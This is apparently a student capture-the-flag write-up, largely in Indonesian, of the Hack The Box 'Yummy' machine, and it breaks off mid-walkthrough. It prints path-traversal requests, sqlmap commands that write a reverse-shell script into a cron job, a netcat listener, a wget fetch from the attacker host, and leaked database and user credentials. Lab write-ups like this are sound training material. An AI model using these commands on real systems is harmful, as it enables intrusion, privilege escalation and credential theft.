Yummy


Linux · Hard

40
Points

4.7 75 Reviews

YUMMY HTB

Andragi Bianca - 2702385791
Hensley Herbert Tantrawan - 2702313930
Pilar Nalendra Sarwanto - 2702362604
Willy - 2702322916



WRITE UP DOCUMENTATION

nmap: Network Scanning


```
└─$ nmap -p- yummy.htb
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for yummy.htb (10.10.11.36
Host is up (0.034s latency).
Not shown: 65533 closed tcp ports (conn-ref
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned
```

```
┌──(kali㉿kali)-[~/HTB]
└─$ sudo nmap -p 22,80 -sCV -O yummy.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12
Nmap scan report for yummy.htb (10.10.11.36)
Host is up (0.020s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5
| ssh-hostkey:
|   256 a2:ed:65:77:e9:c4:2f:13:49:19:b0:b8:09:eb:56:
|_  256 bc:df:25:35:5c:97:24:f2:69:b4:ce:60:17:50:3c:
80/tcp open  http    Caddy httpd
|_http-server-header: Caddy
|_http-title: Yummy
```

nmap scanning untuk mencari version dan port yang terbuka. Didapatkan port 80 (http) dan port 22 (ssh)

WRITE UP DOCUMENTATION


Akses Website




Website memiliki sistem booking dan dapat mendownload reservasinya

WRITE UP DOCUMENTATION

Indikasi Path Transversal






Adanya indikasi Path Transversal karena terbukanya request GET /export/

WRITE UP DOCUMENTATION

Path Transversal

```
GET /export/../../../../../etc/passwd HTTP/1.1
Host: yummy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://yummy.htb/dashboard
Connection: keep-alive
Cookie: X-AUTH-Token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhlaGVAaHRiLmNvbSIsInJvbGUiOiJjdXN0b21lcl9lZWY0OGEzMSIsIn
ibiI6IjEwNDg4MTg3MTY3OTI1ODg3NDA4MjUzMjEzNjE1OTg2OTQwNTQzODY0MDkwMDEyMjYxNjU5Nzc4MzQ1ODY2MTA0Mjg3Nzg2MjUyN
4NTQ5NDk1MzkzNzE0OTMxNDU4NTg0OTE4NzU1ODkyMDA5MTA0NTUyMTIwNDY4OTY3MTkyNDE4NTQyNzk4MjU3ODAyODYwMDA0NjM0MjE0Mj
2NzgzNTQ3NzUzNDIyNzU2NDIxNDkyODcxNzY2ODU5NDE5NDUxOTYzMzQ1ODUzMzIwMTU4MDg1NyIsImUiOjY1NTM3fX0.Bkv1kJOpKv3YW-
PrzfKWOpHWYsC-ax-WgfVuWDZ9eE4Rplp25cayQ35yM4CBYjXCO9uaW5IrmPnjrsQxZBvl4nYBCBtuj4Kbf8ipr0iMZk; session=
.eJyrVopPyOkszkgtVrKKrlZSKAFSSsWlycmpxcVKOkpBqcWpRWWJJZn5eQop-eV5OfmJKakpClAFaaU5OZVKsbU6dNcYWwsACKRDYQ.Z1
Upgrade-Insecure-Requests: 1
```





```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dev:x:1000:1000:dev:/home/dev:/bin/bash
mysql:x:110:110:MySQL Server,,,:/nonexistent:/bin/false
caddy:x:999:988:Caddy web server:/var/lib/caddy:/usr/sbin/nologin
postfix:x:111:112::/var/spool/postfix:/usr/sbin/nologin
qa:x:1001:1001::/home/qa:/bin/bash
_laurel:x:996:987::/var/log/laurel:/bin/false
```

Mencoba path transversal untuk mendapatkan informasi user

WRITE UP DOCUMENTATION

Web Main File



```
┌──(kali㉿kali)-[~/HTB/yummy]
└─$ python script.py ../../../../proc/self/cwd/app.py
from flask import Flask, request, send_file, render_template, redirect, url_for, flash, jsonify, make_response
import tempfile
import os
import shutil
from datetime import datetime, timedelta, timezone
from urllib.parse import quote
from ics import Calendar, Event
from middleware.verification import verify_token
from config import signature
import pymysql.cursors
from pymysql.constants import CLIENT
import jwt
import secrets
import hashlib

app = Flask(__name__, static_url_path='/static')
temp_dir = ''
app.secret_key = secrets.token_hex(32)

db_config = {
    'host': '127.0.0.1',
    'user': 'chef',
    'password': '3wDo7gSRZIwIHRxZ!',
    'database': 'yummy_db'
```

Dengan membuat sebuah script, dapat mengakses entry point dari website

WRITE UP DOCUMENTATION

Kerentanan terhadap SQLi

```
admindashboard():
    validation = validate_login()
    if validation != "administrator":
        return redirect(url_for('login'))

    try:
        connection = pymysql.connect(**db_config)
        with connection.cursor() as cursor:
            sql = "SELECT * from appointments"
            cursor.execute(sql)
            connection.commit()
            appointments = cursor.fetchall()

            search_query = request.args.get('s', '')

            # added option to order the reservations
            order_query = request.args.get('o', '')

            sql = f"SELECT * FROM appointments WHERE appointment_email LIKE %s order by appointment_date {order_query}"
            cursor.execute(sql, ('%' + search_query + '%',))
            connection.commit()
            appointments = cursor.fetchall()
        connection.close()
```

Variabel order_query tidak disanitasi ataupun divalidasi sehingga rentan terhadap SQLi

WRITE UP DOCUMENTATION

Cookie Admin


```
{
  "email": "a@a.a",
  "role": "customer_f6b8badb",
  "iat": 1734355426,
  "exp": 1734359026,
  "jwk": {
    "kty": "RSA",
    "n":
"104881871679258874082532136159869405438640900122616597783458661042877862525107292436185699875955585195099886803242765237910606485494953937149314585849187558920091045521204689671924185427982578028600046342142290232465676078926803224236930089096157305462242569667835477534227564214928717668594194519633458533201580857",
    "e": 65537
  }
}
```

Result:		
status (?)	digits	number
FF *	315 (show)	1048818716...57<315> = 794449 · 1320183821...93<309>

More information


ECM

```
"email": "a@a.a",
"role": "administrator",
"iat": 1734364201,
"exp": 1734367801,
```

Menggunakan website jwt.io, didapatkan parameter n (modulus) dan dapat dilakukan difaktorisasi

WRITE UP DOCUMENTATION

Cookie Admin



Membuat script untuk mengganti cookie customer menjadi cookie admin

WRITE UP DOCUMENTATION

Test SQLi menggunakan sqlmap

```
┌──(kali㉿kali)-[~/HTB/yummy]
└─$ sqlmap -r yummy.req --threads 10 --batch --level 5 --risk 3 --random-agent --smart --dbs
```

```
[13:08:25] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.1
[13:08:25] [INFO] fetching database names
[13:08:28] [INFO] starting 3 threads
[13:08:28] [INFO] retrieved: 'performance_schema'
[13:08:30] [INFO] retrieved: 'information_schema'
[13:08:30] [INFO] retrieved: 'yummy_db'
available databases [3]:
[*] information_schema
[*] performance_schema
[*] yummy_db

[13:08:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/yummy.htb'
```

Menggunakan sqlmap untuk mencoba SQLi dan mendapatkan database

WRITE UP DOCUMENTATION

Mencari privileges dari service MySQL

```
┌──(kali㉿kali)-[~/HTB/yummy]
└─$ sudo sqlmap -r yummy.req --threads 10 --batch --level 5 --risk 3 --random-agent --smart --privileges
```

```
[13:09:11] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.1
[13:09:11] [INFO] fetching database users privileges
[13:09:12] [INFO] resumed: ''chef'@'localhost''
[13:09:12] [INFO] resumed: 'FILE'
database management system users privileges:
[*] 'chef'@'localhost' [1]:
    privilege: FILE
```

Privileges MySQL adalah READ and Write FILE

WRITE UP DOCUMENTATION

Crontab

```
┌──(kali㉿kali)-[~/HTB/yummy]
└─$ python script.py ../../../../etc/crontab
```

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
*/1 * * * * www-data /bin/bash /data/scripts/app_backup.sh
*/15 * * * * mysql /bin/bash /data/scripts/table_cleanup.sh
* * * * * mysql /bin/bash /data/scripts/dbmonitor.sh
```

Adanya crontab yang mengatur jadwal eksekusi file oleh user

WRITE UP DOCUMENTATION

Isi file dbmonitor.sh

```
┌──(kali㉿kali)-[~/HTB/yummy]
└─$ python script.py ../../../../data/scripts/dbmonitor.sh
```

```
timestamp=$(/usr/bin/date)
service=mysql
response=$(/usr/bin/systemctl is-active mysql)

if [ "$response" != 'active' ]; then
    /usr/bin/echo "{\"status\": \"The database is down\", \"time\": \"$timestamp\"}" > /data/scripts/dbstatus.json
    /usr/bin/echo "$service is down, restarting!!!" | /usr/bin/mail -s "$service is down!!!" root
    latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/bin/tail -n 1)
    /bin/bash "$latest_version"
else
    if [ -f /data/scripts/dbstatus.json ]; then
        if grep -q "database is down" /data/scripts/dbstatus.json 2>/dev/null; then
            /usr/bin/echo "The database was down at $timestamp. Sending notification."
            /usr/bin/echo "$service was down at $timestamp but came back up." | /usr/bin/mail -s "$service was down!" root
            /usr/bin/rm -f /data/scripts/dbstatus.json
        else
            /usr/bin/rm -f /data/scripts/dbstatus.json
            /usr/bin/echo "The automation failed in some way, attempting to fix it."
            latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/bin/tail -n 1)
            /bin/bash "$latest_version"
```

```
 -f dbstatus.json ] && /usr/bin/rm -f dbstatus.json
```

user mysql akan menjalankan latest_version dari fixer-v

WRITE UP DOCUMENTATION

Gain access to mysql user

```
┌──(kali㉿kali)-[~/HTB/yummy]
└─$ sudo sqlmap -r yummy.req --threads 10 --batch --random-agent --file-dest=/data/scripts/fixer-v100 --file-write=revshell.sh
```

```
┌──(kali㉿kali)-[~/HTB/yummy]
└─$ sudo sqlmap -r yummy.req --threads 10 --batch --random-agent --file-dest=/data/scripts/dbstatus.json --file-write=revshell.sh
```

```
┌──(kali㉿kali)-[~/HTB/Yummy]
└─$ nc -nvlp 1111
listening on [any] 1111 ...
connect to [10.10.14.70] from (UNKNOWN) [10.10.11.36] 43186
bash: cannot set terminal process group (3129): Inappropriate ioctl for device
bash: no job control in this shell
mysql@yummy:/var/spool/cron$
```

Mendapatkan user mysql

WRITE UP DOCUMENTATION

Download linPeas di server

```
┌──(kali㉿kali)-[~/HTB/yummy]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
mysql@yummy:/var/spool/cron$ cd /tmp
mysql@yummy:/tmp$ wget 10.10.14.70:8000/linPeas
--2024-12-12 18:10:52--  http://10.10.14.70:8000/linPeas
Connecting to 10.10.14.70:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830173 (811K) [application/octet-stream]
Saving to: 'linPeas'

linPeas             100%[===================>] 810.72K  1.72MB/s    in 0.5s

2024-12-12 18:10:53 (1.72 MB/s) - 'linPeas' saved [830173/830173]

mysql@yummy:/tmp$
```

Menjalankan web server dan mendownload linPeas dari kali server

WRITE UP DOCUMENTATION

Mencoba privileges escalation


```
mysql@yummy:/tmp$ bash linPeas
```

```
╔══════════╣ Web files?(output limit)
/var/www/:
total 6.6M
drwxr-xr-x  3 www-data www-data 4.0K Dec 12 18:12 .
drwxr-xr-x 14 root     root     4.0K May 27  2024 ..
drwxrwx---  7 www-data qa       4.0K May 28  2024 app-qatesting
-rw-rw-r--  1 www-data www-data 6.5M Dec 12 18:12 backupapp.zip
lrwxrwxrwx  1 root     root        9 May 27  2024 .bash_history -> /dev/null
```

Dengan menjalankan linPeas, adanya sebuah direktori yang menarik

WRITE UP DOCUMENTATION

Mendapatkan user www-data



Mencoba mendapatkan akses dari www-data dari jadwal eksekusi crontab pada file app_backup.sh

WRITE UP DOCUMENTATION

Download direktori app-qatesting

```
www-data@yummy:~/app-qatesting$ ls -la
total 40
drwxrwx—— 7 www-data qa       4096 May 28  2024 .
drwxr-xr-x 3 www-data www-data  4096 Dec 12 18:25 ..
-rw-rw-r-- 1 qa       qa       10852 May 28  2024 app.py
drwxr-xr-x 3 qa       qa        4096 May 28  2024 config
drwxrwxr-x 6 qa       qa        4096 May 28  2024 .hg
drwxr-xr-x 3 qa       qa        4096 May 28  2024 middleware
drwxr-xr-x 6 qa
drwxr-xr-x 2 qa
```


```
www-data@yummy:~$ zip -r  app-qatesting.zip app-qatesting
```

```
┌──(kali㉿kali)-[~/HTB/yummy]
└─$ wget yummy.htb:8000/app-qatesting.zip
--2024-12-12 13:50:35--  http://yummy.htb:8000/app-qatesting.zip
Resolving yummy.htb (yummy.htb)... 10.10.11.36
Connecting to yummy.htb (yummy.htb)|10.10.11.36|:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13707484 (13M) [application/zip]
Saving to: ‘app-qatesting.zip’

app-qatesting.zip                   100%[===================>]  13.07M  1.59MB/s    in 8.0s

2024-12-12 13:50:44 (1.62 MB/s) - ‘app-qatesting.zip’ saved [13707484/13707484]


┌──(kali㉿kali)-[~/HTB/yummy]
└─$ unzip app-qatesting.zip
```

Adanya file .hg di app-qatesting dan mencoba mendownload ke machine pribadi

WRITE UP DOCUMENTATION

Password qa



Mendapatkan password qa dari change history .hg

WRITE UP DOCUMENTATION

Mendapatkan user flag

```
www-data@yummy:~$ su qa
Password:
qa@yummy:/var/www$ cd ../..
qa@yummy:/$ ls
bin                 dev    lib.usr-is-merged  proc                 snap  var
bin.usr-is-merged   etc    lost+found         root                 srv
boot                home   media              run                  sys
cdrom               lib    mnt                sbin                 tmp
data                lib64  opt                sbin.usr-is-merged   usr
qa@yummy:/$ cd home/
qa@yummy:/home$ ls
dev  qa
qa@yummy:/home$ cd qa/
qa@yummy:~$ ls
user.txt
qa@yummy:~$ cat user.txt
6c4226a1c6b9d6f5e64be6d160bff71d
qa@yummy:~$
```

WRITE UP DOCUMENTATION

Mengetahui command untuk qa

```
qa@yummy:~$ cd ..
qa@yummy:/home$ ls
dev  qa
qa@yummy:/home$ cd dev/
